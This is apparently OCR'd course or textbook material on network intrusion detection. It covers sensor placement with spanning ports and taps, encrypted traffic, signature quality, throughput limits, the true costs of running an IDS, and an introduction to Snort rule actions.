
Another problem with using a spanning port is that frequent network changes can often disrupt spanning port settings. A network engineer who is unaware of the spanning port's purpose or the presence of the NIDS sensor can easily botch this configuration. Unfortunately, you won't notice the problem until you realize the sensor is not reporting any detects. Many current NIDS have this problem—unless connectivity to the management station is lost, they don't report a marked decrease in traffic as an error condition; they merely fail silently.

Switch vendors are more aware of the requirements of intrusion detection and in some cases are building network-based intrusion detection capabilities into the switch itself.

Network Taps

Although it adds cost, another way to capture traffic from switched networks is to add network taps, hardware devices that hook directly into the coax, twisted pair, or fiber optic network cable. A tap sends a copy of the traffic that passes through it to one or more other networked devices. Because they have no impact on the performance of the switch and don't need to be reconfigured with every network change, taps can be an excellent way to instrument a network for network-based intrusion detection and are generally preferred if there is enough budget to support their use.


Although taps are easier to manage than spanning ports, they do have some issues of their own. To capture the network activity for all of your protected hosts, you need a tap for each one of them. This can get cumbersome, even if your network is not huge. If you try to reduce the number of taps required by moving them further upstream, you might run into some of the same bandwidth problems discussed previously.



Analyzing Encrypted Traffic

We discussed the difficulties caused by the switched nature of networking hardware. Another barrier to network-based intrusion detection can be the traffic itself. If NIDS sensors cannot interpret the traffic it receives, it cannot analyze it. This problem only gets bigger as cryptographically secure protocols increase in popularity. Encryption of network traffic is definitely a worthwhile countermeasure, but it comes at the price of weaker network-based intrusion detection abilities. Attackers have caught on to this NIDS weakness and, therefore, often use encryption to hide their malicious actions.

Virtual private networks (VPNs) and other encrypted channels can make network-based intrusion detection nearly impossible. When cryptography is used heavily on the network, the only useful place to put a sensor is on a host at either end of the encrypted channel, capturing the traffic before it is encrypted or after it is decrypted.




Signature Quality Versus Quantity

A common mistake in evaluating IDS tools is using the number of rules or signatures as a guide for selecting a vendor's product. In the past, many vendors claimed to have more signatures than any other IDS vendor in an effort to convince consumers that their product is better than the competition. Although this practice has largely stopped, it is valuable to identify the issue of signature quality versus signature quantity.

Every IDS needs to have a thorough database of signatures to be able to identify events of interest on the network. Supporting this database should be thorough testing and real-traffic analysis of the signatures so they become fine-tuned—detecting events of interest reliably, without generating false-positives. How a vendor implements new rules into the IDS is important. Be sure to ask the IDS vendor about its testing procedure before adding new rules to its product.

Imagine a scenario where a new rule is added to the IDS through an auto-update procedure that generates hundreds of thousands of false-positive detects overnight. When an analyst comes in the next day, she will be forced to sort through all the alerts from the IDS to differentiate false-positive from true-positive detects. Or she might simply delete all the events and miss the actual hostile activity on the network.

Look for innovation from your vendors in how they are reducing the number of false-positive detects and increasing the true-positive alert percentage, and don't forget about identifying the cases of false-negatives. Make sure your vendor clearly understands these issues and can explain what its product can offer you.



Performance Limitations

High bandwidth requirements have been a major challenge for NIDS vendors. Historically, NIDS devices have been unable to keep up with the increasing throughput of networks while maintaining the thorough analysis techniques that are needed to identify some of the more advanced techniques used to compromise systems. For many years, NIDS tools were unable to exceed 100Mbps. Several years ago, many vendors claimed to be able to exceed the 1Gbps mark. Although there have certainly been significant improvements in the ability for NIDS tools to monitor high-bandwidth networks, the phrase "gigabit IDS" can be a little deceptive. Let's take a more detailed look at the actual achievements and limitations of this technology.


Although hardware and software limitations contribute to the restrictions for NIDS on high-speed networks, the most significant limitation is the NIDS processing capacity is in terms of packets per second. Many NIDS claim to be able to process traffic at speeds greater than 1Gbps, but this statistic can be misleading. NIDS systems that perform shallow packet inspection can likely inspect more than 1Gbps of traffic if the traffic consists mostly of large packets. When a NIDS is asked to inspect traffic that consists mostly of small packet sizes, it requires significantly more resources, which many IDS tools are unable to supply.

Another limitation on the NIDS is the ability to perform deep packet inspection. On standard Ethernet networks, packet size ranges from 60 to 1518 bytes in length. On Gigabit Ethernet networks, packet size ranges from 512 to 9216 bytes in length. Imagine the processing required to perform deep packet inspection on 9 K frames!

Additional processing burden on the IDS includes decryption of some traffic for analysis, packet and stream reassembly, data normalization, and other tasks that all contribute to the demand for resources. Combined, the feature-rich IDS that can detect every known attack on the planet will have to contend with processing requirements for these features versus the ability to perform limited inspection on high-throughput networks. Vendors must strike a balance between features and performance that doesn't leave opportunity for false-negatives on the IDS.

What happens when your IDS is overloaded with more throughput than it can handle? Once a NIDS bandwidth limit is exceeded, its performance tends to degrade rapidly, not just discarding excess packets, but thrashing from resource exhaustion. This means traffic is able to get by the sensor that would potentially be an attacker trying to evade detection. Statistical sampling analyzing a manageable subset of the traffic is a desirable alternative to complete failure when there's too much traffic, but you're still not gaining access to all evidentiary traffic. To reduce an attack's chances of being detected, an attacker wanting to get past your NIDS would just have to flood your network while performing the exploit.

A response to the bandwidth limits of network sensors is to move the sensors downstream toward the leaf nodes of your network, increasing the number of sensors while decreasing the bandwidth required per sensor. By moving the NIDS device downstream, the tool has less aggregate bandwidth to process and will be less likely to become overloaded with requests for resources. Unfortunately, this introduces additional cost to the organization that must now invest in multiple sensors, and likely a management console to collect all alerts from all the NIDS throughout the organization.



NIDS Cost

It is common for an organization to look at its budget and decide to use remaining capital dollars to invest in an IDS system. The shiny-new IDS gets delivered to the organization, maybe it gets set up and starts collecting data and generating events. What happens from there is dependent on the support for intrusion detection within the organization, and what the priorities are for the organization in terms of security.


In many organizations, the IDS "just sits there." The reality behind deploying an IDS is that the capital cost is a small fraction of the overall cost to an organization that uses its IDS. What organizations quickly realize is that monitoring the IDS is more than a single person's full-time job. Managing updates to the IDS, customizing and adjusting IDS rules to reflect the traffic patterns in your organization, and maintaining and purging data sets are just some of the regular activities for managing the IDS. Still, these activities reflect a diminutive amount of effort compared to what an organization must do once it starts receiving alerts and detecting attack activity on the network including incident handling and response and designing network and system countermeasures to defend against the now-evident attacks.

To get the most benefit from an IDS system, organizations must have analysts that are well-trained in the necessary skills of intrusion analysis and incident handling. Without these skills, analysts will have a difficult time differentiating between false-positives and true-positives, and will be unable to take the corrective actions necessary when responding to incidents.

The bottom line is that an IDS is much more expensive than just the capital acquisition costs. If an organization is serious about using an IDS to identify malicious activity on the network, it needs to be prepared for much greater costs in human resources, training, and associated equipment costs.


A commonly overlooked cost for NIDS is the amount of storage space necessary for the IDS. Sure, disks are cheap—you can get 500 GB for a hundred bucks. But 500 GB is only a fraction of the storage needed for multiple NIDS sensors monitoring Gigabit Ethernet networks if you want to keep any kind of historical

information for event correlation. One of the first questions an analyst should ask when he sees an alert is "When was the last time we saw this source address?" To answer this question, we need to have historical data tucked away in a database that requires lots of disk space, memory, and processing capacity. A good rule of thumb for organizations serious about using their IDS for event correlation: 1GB of IDS monitoring requires 1 TB of disk storage. At this level of storage, you are talking about an investment in a storage-area network, which starts around $50,000 for multi-TB, plus maintenance and support costs.



Snort as a NIDS

This section intentionally left blank.




Snort as a NIDS

Snort is billed as a lightweight network intrusion detection system. It was introduced to the open-source community in 1998 by its developer, Marty Roesch. Snort has quickly gained a reputation for being an extremely efficient, lightweight, and low-cost NIDS solution and owes its popularity and extensive features to a devoted team of core developers and an active user base.

Snort's design allows for easy integration into most networks and it can be configured to monitor multiple sites, networks, or interfaces with relative ease. It has rules for packet content decodes and packet headers. This means it can detect data-driven attacks like buffer overflow errors, as well as attacks on vulnerable URLs and scripts.

Because Snort is open-source and has such an active user community, it is an ideal system to learn how to analyze intrusions and to experiment with different configurations.




Snort Rule Flexibility

Snort offers a powerful rules language for identifying events of interest on the network. Having the ability to develop rules based on almost any imaginable criteria for network traffic is a significant attractor for using Snort and one that few competitors are able to emulate with a high degree of success. Using Snort, an analyst can create rules to identify any measure of traffic on the network that can be uniquely characterized as an event of interest. Alerts are then classified, prioritized, and reported for analysis.

In practice, the Snort user community is consistently the first to develop new rules to detect the latest exploits, viruses, worm activity, or other attack techniques. This is advantageous to organizations deploying Snort as a NIDS tool, because they can quickly identify new threats against systems. Although rule authors strive to ensure the rules are well-tested and do not generate false-positive detects, they do not undergo the same scrutiny as a commercial vendor would apply to their tools. There is a trade-off between fast rule development (higher potential for false positives or false negatives), and the slow and methodical rule development (misses new attacks).

Snort rules are also well-suited for custom IDS techniques, such as the use of honeytokens, because the analyst can create rules to detect any kind of activity on the network. In the next few slides, we examine the power of the Snort rules language in more detail by examining the contents of rules and a few specific examples.




Writing Snort Rules

As we have discussed, snort provides the ability to create custom rules to alert on specified content. The compiled source code provides hundreds of pre-written rules. However, there might be times when you need to create rules that are not included by default. Given the fast-paced world of intrusion detection and that new threats are released on a daily basis, the ability to quickly write custom rules can often make or break your career as an information security professional!

Snort rules are simple to write yet powerful enough to capture most types of traffic. There are five options to keep in mind when writing rules:

- **Pass:** This means you want to ignore the packets and take no action.
- **Log:** This option allows you to log the particular action to the location you specified in your snort configuration file (for example, snort.conf).
- **Alert:** This option allows you to send alerts to a central syslog server, popup windows via SMB, or writing the file to a separate alert file. This alert file is commonly used with tools like Swatch (Simple Watcher) to alert the analyst to signs of intrusion or electronic tampering. Once the alert is sent, the packet is logged.
- **Activate:** This option specifies that Snort is to send the alert and then activate another dynamic rule. For example, Snort can be configured to dynamically block ports based on various attack signatures, but this should be considered an advanced usage and extreme caution should be exercised when using this option.
- **Dynamic:** This rule remains idle until activated by another rule. Again, this is an advanced feature and should be used only by experienced intrusion detection professionals.




Simple Snort Rules

This example is a simple rule but does a good job in illustrating the basics of creating custom Snort rules. Remember that you probably would not want to run a rule of this type on a production network with web servers unless you have a lot of disk space! As we can see, we told Snort to alert us on any traffic destined for port 80 (http) on the 192.168.1.0 network.

